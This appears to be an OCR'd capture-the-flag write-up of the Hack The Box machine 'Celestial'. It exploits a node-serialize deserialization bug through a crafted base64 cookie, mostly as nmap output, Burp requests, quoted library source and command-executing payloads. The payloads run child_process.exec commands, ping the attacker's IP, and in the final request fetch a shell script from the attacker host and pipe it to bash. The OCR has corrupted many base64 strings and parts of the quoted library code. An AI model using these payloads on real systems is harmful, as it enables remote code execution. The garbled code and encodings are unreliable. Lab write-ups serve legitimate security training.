



celestial

```
(root@kali)-[/Documents/htb/boxes/celestial]
# nmap -sC -sV -oA nmap/celestial 10.10.10.85
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 00:27 EDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.10.10.85
Host is up (0.12s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
3000/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.96 seconds
```



1 <h1>404</h1>



Hey Dummy 2 + 2 is 22

let's look at the page and see what burp says about it

```
1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=eyJ1c2VybmFtZSI6IkdR1bW15IiwiaWY291bnRyeSI6IklkayBQcm9iYWJseSBtb21ld2hlcmlUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbh0nIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
```

it assigned us a cookie, base64 encoded

eyJ1c2VybmFtZSI6IkR1bW15IiwiaWY291bnRyeSI6IkKayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjlfQi%3D%3E

☒ Text ☐ Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

eyJ1c2VybmFtZSI6IkR1bW15IiwiaWY291bnRyeSI6IkKayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjlfQi==

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

{"username": "Dummy", "country": "Idk Probably Somewhere Dumb", "city": "Lametown", "num": "2"}

☒ Text ☐ Hex

Decode as ...

Encode as ...


Hash ...

Smart decode

<pre>{ "username": "Dummy", "country": "Idk Probably Somewhere Dumb", "city": "Lametown", "num": "100" }</pre>	<div><input checked="" type="radio"/> Text <input type="radio"/> Hex</div> <div>Decode as ...</div> <div>Encode as ...</div> <div>Hash ...</div> <div>Smart decode</div>
<pre>eyJ1c2VybmFtZSI6IkR1bW15IiwiaWY2IjbnRyeSI6IkklkayBQcm9iYWJseSBtb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYWw1dG93biIsIm51bSI6IjEwMCJ9</pre>	<div><input checked="" type="radio"/> Text <input type="radio"/> Hex</div> <div>Decode as ...</div> <div>Encode as ...</div> <div>Hash ...</div> <div>Smart decode</div>
<pre>%65%79%4a%31%63%32%56%79%62%6d%46%74%5a%53%49%36%49%6b%52%31%62%57%31%35%49%69%77%69%59%32%39%31%62%6e%52%79%65%53%49%36%49%6b%</pre>	<div><input checked="" type="radio"/> Text <input type="radio"/> Hex</div> <div>Decode as ...</div> <div>Encode as ...</div> <div>Hash ...</div> <div>Smart decode</div>


The screenshot shows a web browser's developer tools network tab. At the top, there are buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open Browser'. Below these are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing a list of network requests. The first request is selected, and its raw data is displayed in a text area. The raw data is an HTTP GET request with the following headers and body:

```
1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=
%65%79%4a%31%63%32%56%79%62%6d%46%74%5a%53%49%36%49%6b%52%31%62%57%31%35%49%69%77%69%59%32%39%31%6
2%54%62%32%31%6c%64%32%68%6c%63%6d%55%67%52%48%56%74%59%69%49%73%49%6d%4e%70%64%48%6b%69%4f%69%4a%
43%4a%39
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbhOnIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
12
13
```



Hey Dummy 100 + 100 is 100100

the webserver is utilizing the cookie



<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>


Untrusted data passed into unserialize() function in node-serialize module can be exploited to achieve arbitrary code execution by passing a serialized JavaScript Object with an Immediately invoked function expression (IIFE).

Building the Payload

I have used node-serialize version 0.0.4 for this research. For successful exploitation, arbitrary code execution should occur when untrusted input is passed into `unserialize()` function. The best way to create a payload is to use the `serialize()` function of the same module.

I created the following JavaScript object and passed it to `serialize()` function.

```
1 var y = {
2   rce : function(){
3     require('child_process').exec('ls /', function(error, stdout, stderr)
4   },
5 }
6 var serialize = require('node-serialize');
7 console.log("Serialized: \n" + serialize.serialize(y));
```




The screenshot shows a code editor with a file named `payload.js`. The code in the editor is identical to the one shown in the previous block. Below the editor, a terminal window shows the command `node payload.js` being executed. The output of the command is a JSON string representing the serialized object, which includes a remote command execution function.

```
(root@kali)~/Documents/htb/boxes/celestial/exploit
# node payload.js
Serialized:
{"rce": "_$$ND_FUNC$$_function(){\n require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });\n }"}

```

it outputs the serialized object



The screenshot shows a terminal session where the user navigates to the `node_modules/node-serialize` directory and runs `grep -Ri ND_FUNC .`. The output shows the definition of the `ND_FUNC` flag in the `serialize.js` file.

```
(root@kali)~/Documents/htb/boxes/celestial/exploit
# cd node_modules/node-serialize

(root@kali)~/Documents/htb/boxes/celestial/exploit/node_modules/node-serialize
# ls
index.js  LICENSE  package.json  README.md  test

(root@kali)~/Documents/htb/boxes/celestial/exploit/node_modules/node-serialize
# grep -Ri ND_FUNC .
./lib/serialize.js:var FUNCFLAG = '_$$ND_FUNC$$_';

```

```

cat ./lib/serialize.js
var FUNCFLAG = '_$ND_FUNC$';
var CIRCULARFLAG = '_$ND_CC$';
var KEYPATHSEPARATOR = '$.$.$';
var ISNATIVEFUNC = /^function\s*([^(]*\([^)]*\s*\{.*\s*\[native code\]\s*\})$/;

var getKeyPath = function(obj, path) {
  path = path.split(KEYPATHSEPARATOR);
  var currentObj = obj;
  path.forEach(function(p, index) {
    if (index) {
      currentObj = currentObj[p];
    }
  });
  return currentObj;
};

exports.serialize = function(obj, ignoreNativeFunc, outputObj, cache, path) {
  path = path || '$';
  cache = cache || {};
  cache[path] = obj;
  outputObj = outputObj || {};

  var key;
  for(key in obj) {
    if(obj.hasOwnProperty(key)) {
      if(typeof obj[key] === 'object' && obj[key] !== null) {
        var subKey;
        var found = false;
        for(subKey in cache) {
          if (cache.hasOwnProperty(subKey)) {
            if (cache[subKey] === obj[key]) {
              outputObj[key] = CIRCULARFLAG + subKey;
              found = true;
            }
          }
        }
        if (!found) {
          outputObj[key] = exports.serialize(obj[key], ignoreNativeFunc, outputObj[key], cache, path + KEYPATHSEPARATOR + key);
        }
      } else if(typeof obj[key] === 'function') {
        var funcStr = obj[key].toString();
        if(ISNATIVEFUNC.test(funcStr)) {
          if(ignoreNativeFunc) {
            funcStr = 'function() {throw new Error("Call a native function unserialized")}';
          } else {
            throw new Error('Can\'t serialize a object with a native function property. Use serialize(obj, true) to ignore the error.');
```

```

        }
        outputObj[key] = FUNCFLAG + funcStr;
      } else {
        outputObj[key] = obj[key];
      }
    }
  }

  return (path === '$') ? JSON.stringify(outputObj) : outputObj;
};

exports.unserialize = function(obj, originObj) {
  var isIndex;
  if (typeof obj === 'string') {
    obj = JSON.parse(obj);
    isIndex = true;
  }
  originObj = originObj || obj;

  var circularTasks = [];
  var key;
  for(key in obj) {
    if(obj.hasOwnProperty(key)) {
      if(typeof obj[key] === 'object') {
        obj[key] = exports.unserialize(obj[key], originObj);
      } else if(typeof obj[key] === 'string') {
        if(obj[key].indexOf(FUNCFLAG) === 0) {
          obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
        } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
          obj[key] = obj[key].substring(CIRCULARFLAG.length);
          circularTasks.push({obj: obj, key: key});
        }
      }
    }
  }

  exports.serialize = function(obj, ignoreNativeFunc, outputObj, cache, path) {
    path = path || '$';
    cache = cache || {};
    cache[path] = obj;
  };

  if (isIndex) {
    circularTasks.forEach(function(task) {
      task.obj[task.key] = getKeyPath(originObj, task.obj[task.key]);
    });
  }

  return obj;
};
```

```

outputObj[key] = FUNCFLAG + funcStr;
if(obj[key].indexOf(FUNCFLAG) === 0) {
```

```
obj[key] = eval('(' +  
obj[key].substring(FUNCFLAG.length) + '');
```

it grab the index of zero , it did a split on function flag and the left hand side is just function flag and the right hand side is function string ,then if we find that flag , it send it over into the eval , you should never pass user input into eval , it's a code execution, this is a method of deserialisation leads to code execution,in JAVA you need to use gadgets and PHP you need to do wake-ups it destructs calls but in nodejs you need just to pass stuff to eval .

Let's change the payload , we know we get output over a username so let's

The screenshot shows a Node.js application running a payload. The payload is a JavaScript object that, when serialized, contains a function that executes a command. The output of the application is shown in a web browser, displaying the serialized object and its execution result.

```
payload.js x  
1 var y = {  
2   "username" : function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); },  
3   "country" : "blabla",  
4   "city" : "blabla",  
5   "num" : "9001"  
6 }  
7 var serialize = require('node-serialize');  
8 console.log("Serialized: \n" + serialize.serialize(y));  
9
```

Serialized:
{ "username": "_\$ND_FUNC\$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); }", "country": "blabla", "city": "blabla", "num": "9001" }

{ "username": "_\$ND_FUNC\$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); }", "country": "blabla", "city": "blabla", "num": "9001" }

eyJ1c2VybmFtZSI6IjE5E5EX0ZVTkMkJF9mdW5jdGlvbigpeyByZXFlaXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygnbHMgLytsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHNoZGVycikgeyBjb25zb2

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=
  eyJ1c2VybmFtZSI6Iml8kJE5EX0ZVTkMkJF9mdW5jdGlvbiGpeyByZXFlaXJlKCDjaGlsZ
  F9wcm9jZXNzJykuZXhlyYgnbHMgLyysIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHNOZG
  VycikgeyBjb25zb2xlLmxvZyhzdGRvdXQpIHOpOyB9IiwiaY291bnRyeSI6ImJsYWJsYSI
  sImNpdHkiOiJibGFibGEiLCJudWoiOiI5MDAxIn0K
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbh0nIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
12
13
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 138
5 ETag: W/"8a-qJ0UMxU3TpjctPfML0bho8q8Bo0"
6 Date: Wed, 12 May 2021 16:50:58 GMT
7 Connection: close
8
9 Hey function (){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); } 9001 + 9001 is 90019001
```

we add () to the function

{ "username": "_\$\$_ND_FUNC\$\$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); }; },"country":"blabla","city":"blabla","num":"9001"}

{"username": "_\$\$_ND_FUNC\$\$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); ;}{},"country":"blabla","city":"blabla","num":"9001"}

eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbG9peyByZXRF1aXjlkCnjaGJsZF9wcm9jZXNzJykuZXhlygnbHMGlycsIGZlbnNoaw9uKGVycm9yLCBzdGRvdXQsiIHNOZWVycikgeyBjb25zb2x

Text

Hex

?

Decode as ...

Encode as ...

Hash ...

Smart decode

Text

Hex

?

Decode as ...

Encode as ...

Hash ...

Smart decode

Text

Hex

?

Decode as ...

Encode as ...

Hash ...

Smart decode

the application detected that we put a function where the username should go ,let's get rid of IIF ,function(),(),{ },;

Request
Raw Params Headers Hex

Pretty Raw \n Actions

```

1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=
  eyJlc2VybmFtZSI6Ii8kJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2xz
  IC8nLCBmdW5jdGlvbihlcnJvcjwgc3Rkb3V0LCBzdGRlcnpIHSgY29uc29sZS5sb2coc3Rkb3V0KS9B
  KSI6ImNvdW50cnkiOiJibGFibGEiLCJjaXRSIjoieYmxhYmxhIiwibnVtIjoioTAwMSJ9Cg==
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbhOnIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
12
13

```

Response
Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 43
5 ETag: W/"2b-YSM3p3AlivCNggKKMp/qwSktM3I"
6 Date: Wed, 12 May 2021 17:02:50 GMT
7 Connection: close
8
9 Hey [object Object] 9001 + 9001 is 90019001

```

we have code execution at this point ,split username into 2 things ,if the very first part equals `__$ND_FUNC__$` , then eval returns an object

```

{"username": "
[__$ND_FUNC__$, eval(require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }))]
", "country": "Thank You", "city": "Comments Are Awesome", "num": "9001"}

```

if we try string()

```

{"username": "__$ND_FUNC__$_require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(String(stdout)) }),"country": "blabla", "city": "blabla", "num": "9001"}

```

```

eyJlc2VybmFtZSI6Ii8kJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2xzIC8nLCBmdW5jdGlvbihlcnJvcjwgc3Rkb3V0LCBzdGRlcnpIHSgY29uc29sZS5sb2coU3RyaW5nKHNOZG9ldCkplH0pIiwiaW50cnkiOiJibGFibGEiLCJjaXRSIjoieYmxhYmxhIiwibnVtIjoioTAwMSJ9Cg==

```

Request
Raw Params Headers Hex

Pretty Raw \n Actions

```

1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=
  eyJlc2VybmFtZSI6Ii8kJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2xz
  IC8nLCBmdW5jdGlvbihlcnJvcjwgc3Rkb3V0LCBzdGRlcnpIHSgY29uc29sZS5sb2coU3RyaW5nKHNO
  ZG9ldCkplH0pIiwiaW50cnkiOiJibGFibGEiLCJjaXRSIjoieYmxhYmxhIiwibnVtIjoioTAwMSJ9Cg==
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbhOnIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0

```

Response
Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 43
5 ETag: W/"2b-YSM3p3AlivCNggKKMp/qwSktM3I"
6 Date: Wed, 12 May 2021 17:09:10 GMT
7 Connection: close
8
9 Hey [object Object] 9001 + 9001 is 90019001

```

nothing, lets try

```
{"username":"_$$ND_FUNC$$_require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(JSON.stringify(stdout)) }),"country":"blabla","city":"blabla","num":"9001"}
```

```
bmndW5jdGlvbihlcnJvcjwgc3Rkb3V0LCBzdGRlcnlpiHsgY29uc29sZS5sb2coSlNPTi5zdHJpbnmdpZnkc3Rkb3V0KSkgfSkjLCJjb3VudHJ5IjojYmxhYmxhIiwY2l0eSI6ImJsYWJsYSIsIm51bSI6IjkwMDEifQo=
```

Request

RawParamsHeadersHex

PrettyRaw\nActions

1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=eyJ1c2VybmFtZSI6IjlkJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2xzIC8nLCBmdW5jdGlvbihlcnJvcjwgc3Rkb3V0LCBzdGRlcnlpiHsgY29uc29sZS5sb2coSlNPTi5zdHJpbnmdpZnkc3Rkb3V0KSkgfSkjLCJjb3VudHJ5IjojYmxhYmxhIiwY2l0eSI6ImJsYWJsYSIsIm51bSI6IjkwMDEifQo=
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbh0nIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
12

Response

RawHeadersHex

PrettyRawRender\nActions

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 43
5 ETag: W/"2b-YSM3p3AlivCNggqKKMp/qwSktM3I"
6 Date: Wed, 12 May 2021 17:10:58 GMT
7 Connection: close
8
9 Hey [object Object] 9001 + 9001 is 90019001

instead of ls let's ping us

```
{"username":"_$$ND_FUNC$$_require('child_process').exec('ping -c 2 10.10.14.23', function(error, stdout, stderr) { console.log(JSON.stringify(stdout)) }),"country":"blabla","city":"blabla","num":"9001"}
```

```
eyJlc2VybmFtZSI6IjlkJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ3BpbmcmcgLWMgMiAxMC4xMC4xNC4yMyY2IGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQSIHNOZGVy
```

Request

RawParamsHeadersHex

PrettyRaw\nActions

1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=eyJ1c2VybmFtZSI6IjlkJE5EX0ZVTkMkJF8gcmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ3BpbmcmcgLWMgMiAxMC4xMC4xNC4yMyY2IGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQSIHNOZGVycikgeyBjb25zb2xllmxvZyYhKjU090LnNOcmLuZ2lmeShzdGRvdXQpKS9KSIsmNvdW50cnkiOiIibGFibGEiLCJjaXR5IjojYmxhYmxhIiwibnVtIjojOTAwMSJ9Cg==
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbh0nIIVq2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
12

Response

RawHeadersHex

PrettyRawRender\nActions

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 43
5 ETag: W/"2b-YSM3p3AlivCNggqKKMp/qwSktM3I"
6 Date: Wed, 12 May 2021 17:15:28 GMT
7 Connection: close
8
9 Hey [object Object] 9001 + 9001 is 90019001

1

shell.sh x

Request

RawParamsHeadersHex

PrettyRawInActions

```
1 GET / HTTP/1.1
2 Host: 10.10.10.85:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: profile=
  eyJ1c2VybmFtZSI6IHRlcjE5SEEXOZVtKMKJF8gcmVxdWlyZSgnY2hpbGRfCHJvY2VzcycpLmV4ZWMoJ2Nl
  cmwgcMTAuMTAuMTQumjMvMjc2h1bGwuc2ggfCBiYXNoJywgZnVuY3Rpb24oZXJyb3IiOiIHN0ZG91dCwg
